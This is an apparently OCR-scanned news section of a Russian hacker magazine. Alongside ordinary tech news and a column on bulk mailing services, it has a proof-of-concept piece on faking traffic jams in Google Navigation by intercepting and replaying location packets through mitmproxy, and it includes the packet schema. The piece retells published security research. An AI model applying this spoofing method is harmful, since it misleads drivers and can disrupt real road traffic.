Изящное решение.



Стоит сказать, что мошенники пытались и продолжают пытаться находить нестандартные пути управления зараженными машинами. К примеру, известны случаи, когда SkyDrive использовали спамеры, а хозяева ботнетов управляли своими «армиями» через Twitter или вообще из-под Tor. Предела совершенству определенно нет.


01



КАСПЕРСКИЙ СОТРУДНИЧАЕТ С ИНТЕРПОЛОМ

→ «Лаборатория Касперского» отныне будет сотрудничать (оказывая консультации) с подразделением Интерпола, которое занимается расследованием преступлений в сфере высоких технологий.

02



ВИДЕОТРАНСЛЯЦИИ ЧЕРЕЗ BITTORRENT

→ Брэм Коэн (создатель протокола BitTorrent) запатентовал новый протокол, предназначенный для потокового вещания через P2P. Над протоколом Брэм работал более трех лет. Почти одновременно с этим стартовала и бета-версия сервиса для прямых видеотрансляций BitTorrent Live.

03



BITCOIN СТРЕМИТЕЛЬНО РАСТЕТ

→ В прошлом номере мы сообщали, что курс криптовалюты Bitcoin уже добрался до отметки в 33 доллара. Кто бы мог подумать, что через месяц один BC будет стоить 100 долларов и продолжит расти! Такой ажиотаж, увы, может вести к обвалу курса, ведь в прошлом году валюта уже «падала» с 31 до 2 долларов.


ANDROID В КОСМОСЕ

НАСА РАСКРЫВАЕТ ПОДРОБНОСТИ О СВОИХ НЕОБЫЧНЫХ СПУТНИКАХ

Тебе наверняка хоть раз попадалась на глаза картинка, на которой советский и американский космонавты сидят бок о бок, смотрят на далекую Землю и один грустно говорит другому: «Для них теперь важен не выход в космос, а выход нового телефона». Увы, прогресс действительно пошел не совсем по тому пути, на который надеялись многие футурологи и фантасты. Но не все потеряно, и даже смартфоны на что-нибудь да сгодятся! Это подтверждает НАСА, построившая на базе Android-аппаратов… спутники.

Разработка мини-спутников SPHERES (Synchronized Position Hold, Engage, Reorient, Experimental Satellites), в основе которых лежал смартфон Nexus S на базе Android, завершилась еще в 2011 году. Тогда на создание крохотных устройств (размером они примерно с волейбольный мяч) ушло всего полгода. И вот два года спустя НАСА наконец раскрыло подробности о том, как прошел запуск Android в космос. Комментарии дал доктор Марк Мисире в интервью ресурсу Ars Technica.

В целом проект увенчался успехом. На сегодняшний день два из трех построенных спутников используются на Международной космической станции для замера уровня шума и радиации, а также в качестве камер-телероботов. Как рассказал Мисире, использование смартфонов в качестве «мозга» спутников сильно облегчило обновление ПО, не говоря уже о снижении стоимости процесса. Устройство на базе смартфона может быть самоуправляемым, то есть оно способно производить все необходимые замеры при минимальном участии человека. Интегрированный в спутник смартфон сразу обеспечивает встроенную камеру для съемки видео и фото, довольно мощный процессор для вычислений, а также соединение с космической станцией и центром управления полетами посредством Wi-Fi (!). Также выбор исследователей недаром пал на Android — ОС идеально подошла для нужд проекта благодаря своей открытости и способности работать с аппаратным обеспечением, сильно отличающимся от обыкновенного мобильника. «С продуктом от Apple пришлось бы гораздо сложнее. К примеру, пришлось бы изъять литиевую батарею и сделать так, чтобы он работал от щелочной… или заставить его работать с Windows XP без драйвера», — объяснил Мисире.





Исследовательский центр NASA Ames очень удачно расположен — он находится буквально в трех милях от головного офиса Google, так что специалисты НАСА получили от соседей — разработчиков Android прямую помощь.



Сейчас два Android-спутника используются на МКС для замера уровня шума и радиации, а также в качестве камер-телероботов


01



ПИРАТЫ ШУТЯТ

→ Новость о том, что The Pirate Bay перевозит свои серверы в Северную Корею, конечно же, оказалась шуткой (пусть и опубликованной задолго до первого апреля). Информацию опровергла сама администрация трекера, добавив: «Многим из вас стоит быть критичнее. Даже по отношению к нам».


02



WINDOWS BLUE — НА ВСЕХ ТРЕКЕРАХ СЕТИ


→ Windows Blue — кодовое название грядущего обновления для Windows 8, и новый билд уже утек в Сеть (случайно или нет, история умалчивает). Build 9364 x86 Pre-Release, в числе прочего, отличают улучшенный интерфейс Metro UI и Internet Explorer 11. Официальный релиз состоится в июле.

03



СМЕШНОЙ БАГ, ИЛИ КАК УРОНИТЬ IE9

→ Разработчики компании Onefinestay обнаружили, что IE девятой версии падает, «увидев» на странице вот такой, совершенно обычный кусок кода: .questionmark { border-bottom: 1px dotted #555; font-size: 12px; font-weight: bold; color:#ff2558; }



CHROMIUM РАССТАЕТСЯ С WEBKIT

GOOGLE НАЧАЛА РАБОТУ НАД НОВЫМ ДВИЖКОМ

Не успела отгреметь новость о скором переходе браузера Opera на движок WebKit, как с браузерной передовой пришли еще более интересные сводки. Корпорация Google сообщила миру, что Chromium и операционная система Chrome OS скоро уйдут с движка WebKit. Все вернулось на круги своя — главным браузером на WebKit остается Safari.

Оказывается, в стане Google работают над форком WebKit'а, движком Blink. Пока разработка находится на начальной стадии, и компания в первую очередь планирует доработать внутреннюю архитектуру движка, а также упростить его кодовую базу (из проекта уберут более семи тысяч файлов, а это порядка 4,5 миллиона строк кода). Впрочем, в блоге Google сказано, что никаких радикальных изменений в Blink пока вносить не планируют, а значит, ни разработчики, ни тем более пользователи фактически не почувствуют разницы между новым движком и WebKit. Впрочем, со временем в Blink должны будут появиться и отличия (какие — пока неизвестно).

Opera вновь подсуетилась, на этот раз подтвердив свое намерение использовать движок Blink в своих собственных разработках для мобильных и стационарных устройств.

Google признает, что решение отказаться от WebKit в пользу Blink было нелегким, и понимает, что смена движка может иметь значительные последствия для всего интернета. Компания поясняет, что одна из главных причин перехода на новый движок — «многопроцессная» архитектура браузера и необходимость поддерживать множество версий Chromium для разных платформ.

НОВИНКИ ОТ BUFFALO

ЗАЩИЩЕННЫЕ РЕШЕНИЯ ДЛЯ МАЛОГО БИЗНЕСА

Buffalo — крупный игрок «железного» рынка, известный как в сегменте домашних систем хранения, так и в сегменте корпоративного уровня. Недавно компания представила обновленную версию хранилищ TeraStation 5000, которые отличаются от предшественников «антивирусностью». Устройства поставляются с предустановленным Trend Micro Antivirus и единственные на рынке ведут сканирование в режиме реального времени. Это означает, что весь массив данных находится под наблюдением и при обнаружении вируса зараженные файлы автоматически удаляются и изолируются в защищенной папке, чтобы предотвратить дальнейшее распространение заразы. Это актуально в связи с растущей популярностью политики «Bring Your Own Device» (принеси свое устройство), когда сотрудники используют собственные смартфоны, планшеты и ноутбуки.

Новые NAS также укомплектованы Buffalo Surveillance Video Manager — специализированным ПО для работы с системами видеонаблюдения. В обновленной линейке представлены модели емкостью 4, 8 и 16 Тб.

В режиме видеонаблюдения новая модель может принимать картинку с 10 камер одновременно, причем каждый поток может быть до 30 кадров в секунду





→ **Впервые с 2003 года** доход Apple (по результатам очередного квартала) уменьшился по сравнению с показателями того же квартала в прошлом году.



→ **Google решила помочь владельцам взломанных сайтов советом.** С этой целью компания начала публиковать материалы под общим названием «Help for hacked sites».



→ **В 2012 году Microsoft и Skype** получили 75 тысяч запросов с требованием выдать сведения о 137 тысячах аккаунтов. Больше всего запросов подали Турция и США.



→ **На первых порах сборку очков Google Glass** будут производить в США, а не в Юго-Восточной Азии. Отчего-то Google не спешит отдавать этот гаджет на аутсорс.

KDE ЕДВА НЕ ЛИШИЛСЯ GIT-РЕПОЗИТОРИЕВ

ДУШЕРАЗДИРАЮЩАЯ ИСТОРИЯ О СПАСЕНИИ ДАННЫХ И ВАЖНОСТИ БЭКАПОВ


Администрация проекта KDE поделилась подробностями недавнего инцидента, в ходе которого 1500 Git-репозиториев проекта едва не канули в Лету.

После обновления одного из серверов проекта перезапуск виртуальной машины прошел неудачно. В результате была повреждена файловая система ext4 на первичном Git-сервере и нарушилась целостность первичного репозитория. Разумеется, это потянуло за собой проблемы, подобно снежному кому. Содержимое первичного Git-репозитория было разрушено, и данные в других репозиториях также были повреждены. Но «вишенкой на торте» стало то, что для резервного копирования применялась практика зеркалирования Git-репозитория. Она успела автоматически «отзеркалить» убитые данные на все вторичные серверы, в результате чего все данные и там тоже превратились в бесполезную кашу.

Ситуация разрешилась чудом — нашли случайную копию данных проекта на еще не введенном в эксплуатацию новом сервере. Тамошний скрипт не сумел связаться с проблемным сервером, попав на его перезагрузку, и просто завершился, не успев натворить бед.



Проблема заключалась в механизме самоверификации, работающем при выполнении команд Git, — он не работает для режима «--mirror». При зеркалировании не выполняется проверка целостности





Популярность пиратского софта и не думает снижаться. По данным IDC, установок нелицензионного ПО стало в три раза больше по сравнению с 2006 годом.



ICANN, занимающаяся распределением новых доменных имен, делегировала Украине кириллический домен .укр. В новой зоне ожидается около 200 тысяч доменов.



50,1

МИЛЛИОНА РОССИЯН ПОЛЬЗУЮТСЯ ИНТЕРНЕТОМ ЕЖЕДНЕВНО

Фонд «Общественное мнение» подсчитал: в России прирост месячной аудитории интернета (по сравнению с зимой 2011–2012 годов) составил 11%. Это означает, что ежедневно в Сеть выходят почти 43% совершеннолетних жителей страны. К лету 2013 года проникновение интернета в России должно составить 66–67%.

5,9%

ПОЛЬЗОВАТЕЛЕЙ ГОВОРЯТ НА РУССКОМ ЯЗЫКЕ

Русский язык стал вторым по популярности (и распространенности) в интернете: на нем общаются 5,9% всех пользователей в мире. Примерно столько же людей предпочитают немецкий. А первое место с огромным отрывом вполне предсказуемо занимает английский язык, на котором говорят 54,7% пользователей.

РЕКЛАМЩИКИ ОПОЛЧИЛИСЬ НА MOZILLA

ОТМЕНА КУКИ МНОГИМ КАЖЕТСЯ ПЛОХОЙ ИДЕЕЙ



Совсем недавно Mozilla, а если точнее — разработчики Firefox, решила объявить войну сетевой рекламе. К делу приступили сразу радикально: разработчики заявили, что Firefox, начиная с 22-й версии, будет блокировать по умолчанию куки от третьих сайтов (third-party cookies), если пользователь никогда на этих сайтах не был. Думаю, ни для кого не секрет, что куки от сторонних сайтов используются с единственной целью — чтобы шпионить за пользователями. Они необходимы для составления точного профиля человека и впоследствии для показа ему более дорогой таргетированной рекламы. Подобную блокировку и раньше можно было включить, но делать это нужно было вручную, а теперь она включена по умолчанию.

> *IAB обвинила Mozilla Foundation в том, что организация «создает серьезную угрозу выживанию малого бизнеса в США»*

Кстати, в Firefox 22 будет еще мягкое решение, ведь сторонние куки все-таки не будут блокироваться, если пользователь раньше посещал сайт. То есть самые популярные шпионские сети Google и Facebook продолжат свою работу как ни в чем не бывало. К слову, по схожему алгоритму установки cookies уже много лет работает Safari, но его аудитория слишком мала, чтобы кого-то волновать, а вот Firefox — дело другое. С момента оглашения этого решения было ясно, что оно вызовет бурю негодования.

Громче всех, разумеется, возмутились сами рекламщики. Крупнейшая в своем роде ассоциация «Бюро интерактивной рекламы» (IAB), в которую входят 500 медийных и технологических компаний, отвечающих за 86% рынка онлайн-рекламы в США, обвинила Mozilla Foundation в том, что организация «создает серьезную угрозу выживанию малого бизнеса в США» и едва ли не разрушает экономику. На сайте ассоциации появился целый раздел (iab.net/Mozilla), посвященный тому, как именно Mozilla угрожает малому бизнесу и мешает жизни обывателей. Бюро всерьез утверждает, что радикальный шаг Firefox серьезно ударит по малым издателям и приведет к банкротству тысяч малых бизнесов.

Более того, многие эксперты предсказывают, что лишившись куки, рекламщики непременно начнут искать новые пути для слежки и могут начать использовать для идентификации пользователей, например, цифровой отпечаток браузера. Избавиться от такого шпионажа будет уже совсем не просто.

Mozilla тем не менее упорно придерживается принятого решения и не собирается менять точку зрения. Разработчики заявляют, что они исходят из опыта Safari, а также смотрят на востребованность этой функции у пользователей (это легко проследить по статистике установок расширений, защищающих приватность).



«Если куки заблокируют, пользователи не смогут видеть контент и объявления, которые соответствуют их интересам. Тысячи небольших компаний, существующих за счет интернет-рекламы, будут закрыты», — уверен генеральный директор «Бюро интерактивной рекламы».

01



ОПУБЛИКОВАНА «ДЫРКА» В KIS 2013

→ Еще зимой Марк Хойзе обнаружил уязвимость в Kaspersky Internet Security, суть которой в некорректной обработке специальных пакетов IPv6 с заголовком длиннее обычного. Марк сообщил о баге в ЛК, но реакции не последовало. В итоге исследователь опубликовал всю инфу в рассылке bugtraq, приложив нужный софт.


02



КРОШЕЧНЫЙ СТИЛУС ОТ WACOM

→ Wacom выпустила Bamboo Stylus mini, подходящий для всех емкостных экранов. Размер стилуса составляет всего 4,7 см; чтобы не потерять его, стилус можно прикрепить к разъему для наушников (материал заглушки не повредит разъем). Цена аксессуара — 15 евро, предусмотрены сменные наконечники.

03




ИЗ SKYPE УШЕЛ СОЗДАТЕЛЬ SIP-ПРОТОКОЛА

→ Джонатан Розенберг, один из авторов SIP и один из лучших специалистов в области VoIP, уволился из компании Skype. Для Microsoft и Skype это определенно стало серьезной потерей. Новое место работы Розенберга уже известно — это компания Cisco, где он также трудился ранее.



КУРЕНИЕ УБИВАЕТ



Мастер создания рассылки MailChimp



КОЛОНКА СТЁПЫ ИЛЬИНА

ПРО ТО, КАК Я СПАМ РАССЫЛАЛ

Поясню. Речь, конечно, идет не о спаме как таковом. А всего лишь о рассылке безобидных писем относительно большому количеству людей (несколько тысяч человек). Друзья, которые обратились за помощью, делали такую рассылку обескураживающим способом — просто вставляли огромные списки адресов в поле To: своего Outlook'а (надеюсь, что это было поле Bcc:). Понятно, что эффективности от такой рассылки было немного, хотя никакой возможности замерить процент доставки и тем более прочтения или попадания в спам не было. Нужно было помочь.

СПОСОБ, КОТОРЫЙ НЕ РАБОТАЕТ

Если бы надо было решить эту задачу десять лет назад, то я бы не задумываясь набросал скриптик на Perl'е, который через sendmail методично рассылал письма в несколько потоков. Но этот способ не многим лучше, чем использование Outlook'а (кроме возможности все автоматизировать). Но первое, что я сделал сегодня, — решил поискать уже готовые сервисы, которые сфокусированы на грамотной реализации массовых рассылок. Выбор пал на MailChimp (mailchimp.com).

Десяти минут работы с сервисом хватило понять, что создатели сделали все, чтобы рассылку сделать было просто и она реально работала. Если подписчиков не больше двух тысяч, а писем нужно рассылать не более 12 тысяч в месяц (столько допускается в рамках бесплатного тарифного плана), то ничего другого, пожалуй, и не нужно.

ТРИ ШАГА В MAILCHIMP

Весь процесс состоит из трех этапов:

1. Сначала формируется лист рассылки. При этом данные можно интегрировать из разных источников. Например, Excel- или CVS-файла, выбрав из него только те поля, которые нужны. База не ограничивается парой «имя — e-mail» — можно создавать сколько угодно полей и потом подставлять эти данные в сгенерированных письмах. Здесь же можно собрать форму для быстрой подписки — готовый HTML-код можно сразу поставить на свой сайт.
2. Далее нужно подготовить шаблон для рассылки. Ты видел эти замечательные и классно оформленные письма от западных стартапов? MailChimp предлагает десятки самых разных шаблонов, на базе которых можно сделать темплейт письма. Встроенный WYSIWYG-редактор подсказывает, как сделать так, чтобы все отлично выглядело как на десктопных, так и на мобильных клиентах.
3. На основе шаблона и подготовленного списка письма создается кампания (собственно сама рекламная рассылка). Настраиваешь, как будет выглядеть письмо в HTML и plain-text'е (в тех клиентах, где отображение HTML запрещено), указываешь e-mail отправителя (предварительно нужно подтвердить, что у тебя есть e-mail в указанном домене) — и можно делать рассылку.

ДОПОЛНИТЕЛЬНЫЕ ФИШКИ

За простой схемой использования скрыта немаленькая работа.

Чтобы твои письма не валились сразу в спам, а воспринимались почтовыми серверами как легитимные письма, используются DKIM, Domain Keys, SenderID, SPF — различные механизмы аутентификации письма. Ты можешь даже не знать, что это такое и тем более как настроить на почтовом сервере, но MailChimp их будет использовать по умолчанию.

Сделать рассылку с определенной долей успеха можно и просто из почтового клиента. Но ведь хочется управлять кампанией: знать, сколько писем было доставлено или, еще лучше, сколько людей их прочитали. Сервис умеет считать последний параметр, используя старый добрый прием. В тело письма вставляется невидимая картинка, которая расположена на сервере и имеет имя файла, уникальное для этого получателя. Если к картинке происходит обращение (а это может произойти только из e-mail-клиента), значит, письмо было прочитано.

Через несколько рассылок, когда ты освоишься с основным функционалом, откроются дополнительные фишки. Например, возможность рассылки с A/B-тестированием. Скажем, разделить всех получателей на две группы и разослать им одно и то же сообщение, но с разными изменениями (например, визуальными). И оценить, какой из вариантов больше привлекает внимание и более эффективен.

AMAZON SES

Использовать готовый сервис не всегда удобно: даже при наличии API MailChimp сильно сковывает в некоторых моментах. И к тому же при больших объемах начинает кусаться в цене. Альтернативой стал Amazon SES — облачный сервис, специально созданный для рассылки писем. Тут есть важный момент. Если MailChimp разрабатывался для обычных людей, то Amazon SES — для программистов.

Тридцать минут для понимания что к чему и простого кодинга (на GitHub'е есть масса заготовок) — и скрипт для эффективной рассылки был готов. Если не превышать порог в две тысячи писем в день, то использовать его можно бесплатно! Правда, нужно обязательно стараться, чтобы количество жалоб на твои рассылки было минимальным: Amazon за этим следит особенно трепетно.



Proof-of-Concept

ПОДДЕЛКА ИНФОРМАЦИИ О ДОРОЖНЫХ ПРОБКАХ

ЧТО ЭТО ТАКОЕ

Многие автолюбители полагаются на информацию о пробках с веб-сервисов вроде Google Navigation, Waze или Яндекс.Пробки. Если водитель видит впереди затор, то выберет объездную дорогу.

На конференции Black Hat Europe 2013 в Амстердаме выступил немецкий хакер Тобиас Еске (Tobias Jeske) с докладом о спуфинге трафика навигационных сервисов (bit.ly/XRYEal). Поддельные показания со смартфонов автолюбителей позволяют обмануть навигационный сервис и создать видимость пробки там, где ее нет. И наоборот, можно «спрятать» пробку от навигационной системы. Идея, правда, не новая: Дима Частухин из DSec уже демонстрировал этот фокус на Яндекс.Картах больше года назад.

ЗАЧЕМ ЭТО НУЖНО

Например, для очистки маршрута от лишних автомобилей. Создаем фальшивые пробки, направляя других автомобилистов по объездным дорогам, — и расчищаем себе путь.

Обратная задача — спровоцировать настоящий затор в конкретном месте — требует генерации фиктивных заторов на альтернативных маршрутах, чтобы направить автомобилистов в нужную нам точку. Эдакая DDoS-атака, только вместо пакетов мы направляем, куда надо, автомобильный трафик.

При продуманном масштабном применении подобной техники можно парализовать движение в целом городе, уверен Тобиас Еске.

КАК ЭТО РАБОТАЕТ

Информация о пробках собирается со смартфонов самих автолюбителей. Смартфоны Android в обычном фоновом режиме отправляют в Google свои координаты каждые 10–30 минут. При отключенном GPS отправляются MAC-адреса и идентификаторы SSID ближайших Wi-Fi-хотспотов. Точные координаты всех хотспотов есть в базе данных Google.

Тобиас Еске изучил, какие протоколы используются для сбора данных со смартфонов в сервисах Google Navigation и Waze и насколько они уязвимы для спуфинга. Информация передается по защищенному соединению (TLS). Для изучения и модификации отправляемых пакетов Еске использовал прокси mitmproxy (mitmproxy.org). Программа получает запросы, переправляет их в Google, а сама генерирует свой SSL-сертификат для смартфона. Программа способна изменять пакеты на лету с помощью Python-скриптов.

Хакер установил сертификат на своем Android-устройстве, подключился к Google через прокси mitmproxy — и сумел проанализировать, в каком виде сервису отдается информация. Как выяснилось, аутентификация устройств осуществляется всего лишь по восьмибайтовой cookie, которая генерируется случайным образом при первом обращении к сервису, после чего остается неизменной. Больше Google не делает никаких проверок. Если с Android-устройства отправить в Google запрос со случайной восьмибайтовой cookie и реальными MAC и SSID от Wi-Fi-точек какого-то района, то сервис воспримет эту информацию как аутентичную и учтет при анализе трафика на дорогах. Таким образом, появляется возможность умышленно исказить данные, по которым вычисляется информация о пробках.


Полезная нагрузка в пакетах к Google кодируется по протоколу Protocol Buffers и содержит несколько обязательных и необязательных полей: метка времени, долгота и широта, информация о MAC и SSID от Wi-Fi-точек и прочее (рис. 1 и 2).

Проще всего сгенерировать подходящие поддельные пакеты, если самому проехать по маршруту и записать трафик, передаваемый серверу. После этого можно модифицировать куки, идентификатор платформы и метки времени — и отправить это в Google в рамках поддельной сессии. Как уже было отмечено выше, прокси-сервер mitmproxy способен модифицировать пакеты по SSL, по шаблонам.

Для усиления эффекта действие нужно повторять через небольшие интервалы, меняя куки, ID платформы и метку времени. Так мы эмулируем поток машин.

Тобиас Еске доказал работоспособность концепции в сервисе Google Navigation. Он использовал описанный метод и создал искусственную пробку в квартале Баренфельд в западной части города Гамбурга (рис. 3).

Теоретически атака проходит, даже если не ездить предварительно по маршруту. В этом случае, получается, мы можем создать затор на любой дороге мира. Проведем эксперимент?



```
message LatLngMsg
    required fixed32 Lat = 1;
    required fixed32 Lng = 2;

message LocationProfileMsg
    optional LatLngMsg LatLng = 1;
    optional int32 Accuracy = 3;
    optional int64 Timestamp = 6;
    optional int32 LocType = 8;
    optional int32 Altitude = 10;
    optional fixed32 Speed = 16;
    optional bool PluggedIn = 17;

message CellMsg
    required int32 Lac = 1;
    required int32 Cellid = 2;
    optional int32 Mnc = 3;
    optional int32 Mcc = 4;
    optional int32 Rssi = 5;
    optional int32 RadioType = 10;

message WifiDeviceMsg
    required string MAC = 1;
    optional string SSID = 2;
    optional int32 Rssi = 4;
```

Рис. 1. Шаблон полезной нагрузки для запросов и ответов по протоколу Protocol Buffers




Рис. 2. Структура пакета, отправляемого в Google с Android-устройства. Протокол основан на фреймворке MASF (Mobile Sensing Application Framework)




Рис. 3. Результат эксперимента Тобиаса Еске по подделке трафика в Google Navigation. Скриншот перед спуфингом (слева) и после успешной атаки (справа)

